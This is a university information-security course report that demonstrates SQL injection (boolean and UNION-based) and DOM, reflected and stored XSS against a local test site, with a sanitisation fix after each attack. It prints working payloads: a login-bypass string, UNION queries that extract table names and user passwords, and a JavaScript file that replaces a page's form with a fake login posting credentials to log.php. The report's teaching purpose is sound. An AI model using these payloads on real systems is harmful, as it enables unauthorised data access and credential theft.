VIETNAM GENERAL CONFEDERATION OF LABOUR

**TON DUC THANG UNIVERSITY**

**FACULTY OF INFORMATION TECHNOLOGY**



**FINAL PROJECT**

**Introduction to Information Security**

*Advised by*: **Huynh Ngoc Tu**

*Authors*:  **Ngo Duc Huy – 522H0038**

**Dang Thanh Nhan – 522H0006**

**HO CHI MINH CITY, 2024**

VIETNAM GENERAL CONFEDERATION OF LABOUR

**TON DUC THANG UNIVERSITY**

**FACULTY OF INFORMATION TECHNOLOGY**



**FINAL PROJECT**

**Introduction to Information Security**

*Advised by*: **Huynh Ngoc Tu**

*Authors*:  **Ngo Duc Huy – 522H0038**

**Dang Thanh Nhan – 522H0006**

**HO CHI MINH CITY, 2024**

# ACKNOWLEDGMENT

We would like to express my sincere thanks to you, Faculty of Information Technology of Ton Duc Thang University.

In the process of studying and practicing at school, we have received a lot of attention from the teacher. She is the one who has guided and inspired us to study and help me in the most dedicated way. We would like to thank you for imparting to a lot of new and useful knowledge for our work in the future. We sincerely thank the teachers and especially Ms. Huynh Ngoc Tu, who directly guided our in the learning process of Introduction to Information Security since we have not been exposed too much to the way we write the Essay, we cannot blame there will be mistakes. If there are any mistakes, we hope to be commented by you so that we can correct and complete as best as possible for the next time.

Finally, we would like to send kind words to you forgiving us the opportunity to work on our essay and improve our knowledge.

*Ho Chi Minh City, May 24, year 2024*

*Author*

*(Signature and full name)*

*Ngo Duc Huy  
 Dang Thanh Nhan*

# THE REPORT WAS COMPLETED AT TON DUC THANG UNIVERSITY

I hereby declare that this is our own research work, conducted under the scientific supervision of Ms. Huynh Ngoc Tu. The research contents and results in this topic are truthful and have not been previously published in any form. The data presented in tables and figures, serving for analysis, comments, and evaluations, are collected by the author from various sources, clearly referenced in the reference section.

Furthermore, the project also incorporates some comments, evaluations, as well as data from other authors, and different organizations, all of which are appropriately cited and referenced.

**If any misconduct is discovered, I take full responsibility for the content of my project.** Ton Duc Thang University is not liable for any copyright infringements or violations caused by me during the implementation process (if any).

*Ho Chi Minh City, May 24, year 2024*

*Author*

*(Signature and full name)*

*Ngo Duc Huy  
 Dang Thanh Nhan*

Table of Contents

[ACKNOWLEDGMENT i](#_Toc167399259)

[THE REPORT WAS COMPLETED AT TON DUC THANG UNIVERSITY ii](#_Toc167399260)

[I. SQL INJECTION 1](#_Toc167399261)

[1. Boolean – based 1](#_Toc167399262)

[1.1 Attack scenarios 1](#_Toc167399263)

[1.2 Security measures 4](#_Toc167399264)

[2. Union – based 7](#_Toc167399265)

[2.1 Attack scenarios 7](#_Toc167399266)

[2.2 Security measures 9](#_Toc167399267)

[3. Conclusion 11](#_Toc167399268)

[II. XSS ATTACK 12](#_Toc167399269)

[1. DOM-Based XSS 12](#_Toc167399270)

[1.1 Attack scenarios 12](#_Toc167399271)

[1.2 Security measures 14](#_Toc167399272)

[2. Reflected XSS 15](#_Toc167399273)

[2.1 Attack scenarios 15](#_Toc167399274)

[2.2 Security measures 15](#_Toc167399275)

[3. Stored XSS 17](#_Toc167399276)

[3.1 Attack scenarios 17](#_Toc167399277)

[3.2 Security measures 18](#_Toc167399278)

[4. Conclusion 20](#_Toc167399279)

[4.1 Dom-Based: 20](#_Toc167399280)

[4.2 Reflected: 20](#_Toc167399281)

[4.3 Stored: 20](#_Toc167399282)

[REFERENCE 22](#_Toc167399283)

# SQL INJECTION

## 1. Boolean – based

### 1.1 Attack scenarios

* A screenshot of a computer

  Description automatically generated**Step 1: Show information of database.**
  + The user table contains an account username: admin with password: 123.
* A screenshot of a computer

  Description automatically generated**Step 2: Login form**
  + Here you can use the password account that has been created to log in to the system.
* A screenshot of a chat

  Description automatically generated**Step 3: Enter your account password into the login form**
  + When using the correct password account, the system will notify you of successful login and take the user to the home page.
* A white background with black and white clouds

  Description automatically generated**Step 4: Login successfully**
  + Home page interface.
* A screenshot of a computer

  Description automatically generated**Step 5: Start use SQL Injection**
  + At this time, hackers will take advantage of sql injection errors into the system by concatenating strings. The hacker will enter the account name or password as ' OR '1' = '1. Then the system will send to the database with the query statement:
  + Select \* from user where username = 'admin' and password = ' ' OR '1' = '1'. At this point, the system will assume that this string concatenation condition is true because the condition 1 = 1 is a condition that is always true. So at this point the system will notify you that the login was successful.
  + This ' OR '1' = '1 condition can also be used on username or password.

A screenshot of a chat

Description automatically generated

* + A white background with black lines

    Description automatically generatedIf you put ' OR '1' = '1 in the username and click log in, the system will notify you:

### 1.2 Security measures

* Filtering data from user: This prevention method is similar to XSS. We use filter to filter special characters (; ” ') or keywords (SELECT, UNION) entered by the user. It is recommended to use libraries/functions provided by the framework. Rewriting from scratch is both time-consuming and prone to mistakes.
* A screen shot of a computer code

  Description automatically generated**Code before use countermeasure:**
* A computer screen shot of many colorful text

  Description automatically generated **Code after use countermeasure:**
* A screenshot of a chat

  Description automatically generated**Retest the input data when entering the login form:**
  + At this point, we will re-enter the string concatenation error to test whether the security has been successful or not.
* A screenshot of a computer

  Description automatically generated**Show results after adding code.**
  + This is a basic way to secure against sql injection errors.

## 2. Union – based

### 2.1 Attack scenarios

* A white background with black lines

  Description automatically generated**Step1: Perform sql inject attack in search box**
  + - **t' UNION (SELECT 1, 2 FROM information\_schema.TABLES) --**
    - This query uses UNION to combine the results of two queries into one. information\_schema.TABLES is a system table that contains information about all the tables in the database. This query actually doesn't make much sense because it only returns the values 1 and 2 for each table.
    - **Show result:**


**A white background with a blue line

Description automatically generated**

* **Step2: With command: t' UNION (SELECT TABLE\_NAME, 1 FROM information\_schema.TABLES) –** 
  + - This query uses UNION to combine the results of two queries into one. information\_schema.TABLES is a system table that contains information about all the tables in the database. This query actually doesn't make much sense because it only returns the values 1 and 2 for each table.
    - **Show result:**

A screenshot of a computer

Description automatically generated

* **With command:** t' UNION (SELECT COLUMN\_NAME, 1 FROM information\_schema.COLUMNS WHERE TABLE\_NAME = 'user') –
  + - This query combines data from the current table with a list of table names in the database. TABLE\_NAME is the column containing the names of the tables.
    - **Show result:**
* **With command:** t' UNION (SELECT username, password FROM user) –
  + - This query is used to get column names from the table named 'user'. This is a way for attackers to know the structure of a specific table, so they can continue to attack more effectively.
    - A screenshot of a computer

      Description automatically generated**Show result:**

### 

### 2.2 Security measures

* **Code before use countermeasure:**

A computer screen shot of text

Description automatically generated

* + This is the old code of the search bar and it is not clean and prone to sql injection attacks. You need to rewrite the new code to make security more accurate and filter input data.
* **Code after use countermeasure:**A computer screen shot of code

  Description automatically generated
* The new code has been filtered and checked for input data.
* Now we will check for errors again after changing the code:
  + **With command:** t' UNION (SELECT username, password FROM user) -- after enter then we receive result is:

A white background with a black line

Description automatically generated with medium confidence

* + A white background with a black line

    Description automatically generated with medium confidence**With command:** t' UNION (SELECT 1, 2 FROM information\_schema.TABLES) -- after enter then we receive result is:
* **Above are sample code and demo about sql injection security errors.**



## 3. Conclusion

* SQL Injection is a technique that takes advantage of vulnerabilities in queries to retrieve data from unsafe websites on the web. This is a very common attack technique and its success is also relatively high.
* The biggest consequences that SQL Injection causes are: Revealing data in the database. Depending on the importance of the data, the consequences range from mild to extremely serious.
* Exposing customer data can have a very serious impact on the company. The company's image may be affected, customers will switch to other services, leading to bankruptcy, etc.

# XSS ATTACK

## 1. DOM-Based XSS

### 1.1 Attack scenarios

* **Objective:** The hello box of an article has an XSS vulnerability.
* **Step1:** The attacker creates a link containing malicious code and inserts it into the hello box
  + **File phishing.js:**

(function() {

let form = document.getElementById('form');

if (form !== null && ! window.top.location.href.includes('error=1')) {

form.innerHTML = 'Username: <input type="text" name="username" placeholder="Username..." required> Password: <input type="password" name="password" placeholder="Password..." required> <button type="submit" class="primary">Login</button>';

form.action = 'log.php';

}

})();

* **Selecting the Form Element**: The script checks if there is a form element with the ID form.
* **Modifying the Form's Content**: If the form exists the script replaces the form’s inner HTML with a phishing form asking for a username and password.
* **Changing the Form’s Action:** The form's action attribute is set to 'log.php', which is presumably a script on the attacker’s server designed to capture the entered credentials.
* **Step2:** When another user (the victim) views the hello box the browser loads and executes the script from the specified URL (<http://localhost/XSS/DOM/phishing.js>).
* A screenshot of a computer

  Description automatically generated**Step3:** The malicious script alters the content of a form on the page to display a fake login form, redirecting the form submission to the attacker's server.

### 1.2 Security measures

* A computer code with text


  Description automatically generated with medium confidence**Sanitize input function:**
* A computer code on a black background

  Description automatically generated**Code before use sanitize input function:**
* A computer code with text

  Description automatically generated with medium confidence**Code after use sanitize input function:**

## 2. Reflected XSS

### 2.1 Attack scenarios

* **Objective:** The search box of an article has an XSS vulnerability.
* **Step1:** The attacker creates a link containing malicious code.



* **Step2:** The attacker creates a link to the search box with the search query contains malicious code lures the user into clicking the link.
* **Step3:** Once the victim clicks on the link, personal data will be sent to the hacker's server:

### 2.2 Security measures

* A computer code with text

  Description automatically generated with medium confidence**Sanitize input function:**
* A computer code on a black background

  Description automatically generated**Code before use sanitize input:**
* A computer code on a black background

  Description automatically generated**Code after use sanitize input:**

## 3. Stored XSS

### 3.1 Attack scenarios

* A screenshot of a computer

  Description automatically generated**Objective:** The comment box of an article has an XSS vulnerability.
* A screenshot of a computer

  Description automatically generated**Step1:** Hackers insert commands with html code into the comment box
* A screenshot of a computer

  Description automatically generated**Step2:** When other users access the website, they will be affected by malicious code

### 3.2 Security measures

* A computer code with text

  Description automatically generated with medium confidence**Sanitize input function:**
* A screen shot of a computer program

  Description automatically generated**Code before use sanitize input:**
* A computer screen shot of a program code

  Description automatically generated**Code after use sanitize input:**

A computer screen shot of a program code

Description automatically generated

## 4. Conclusion

### 4.1 Dom-Based:

* High risk.
* Malicious code is injected into the browser's JavaScript environment (DOM) through an untrusted data source.
* Can lead to similar attacks as Stored XSS.

### 4.2 Reflected:

* Lower risk than the above two types, but still dangerous.
* Malicious code is reflected from the HTTP request (usually the URL) and executed in the same browser session.
* Can lead to cookie theft, malware installation, or redirecting users to malicious websites.

### 4.3 Stored:

* Highest risk among the three types.
* Malicious code is stored on the server (e.g., in a database, file system) and will be distributed to all users accessing the website or application.
* Can lead to cookie theft, malware installation, unauthorized access, and other attacks.
* In conclusion, all XSS vulnerabilities are highly dangerous and can lead to severe attacks. Stored XSS and DOM-based XSS have the highest risk, followed by Reflected XSS. To ensure security, web developers need to properly validate and sanitize input data, implement appropriate security measures, and regularly update their software.

# REFERENCE

SQLI: <https://www.w3resource.com/sql/sql-injection/sql-injection.php>

XSS: <https://owasp.org/www-community/attacks/xss/>

XSS: <https://en.wikipedia.org/wiki/Cross-site_scripting>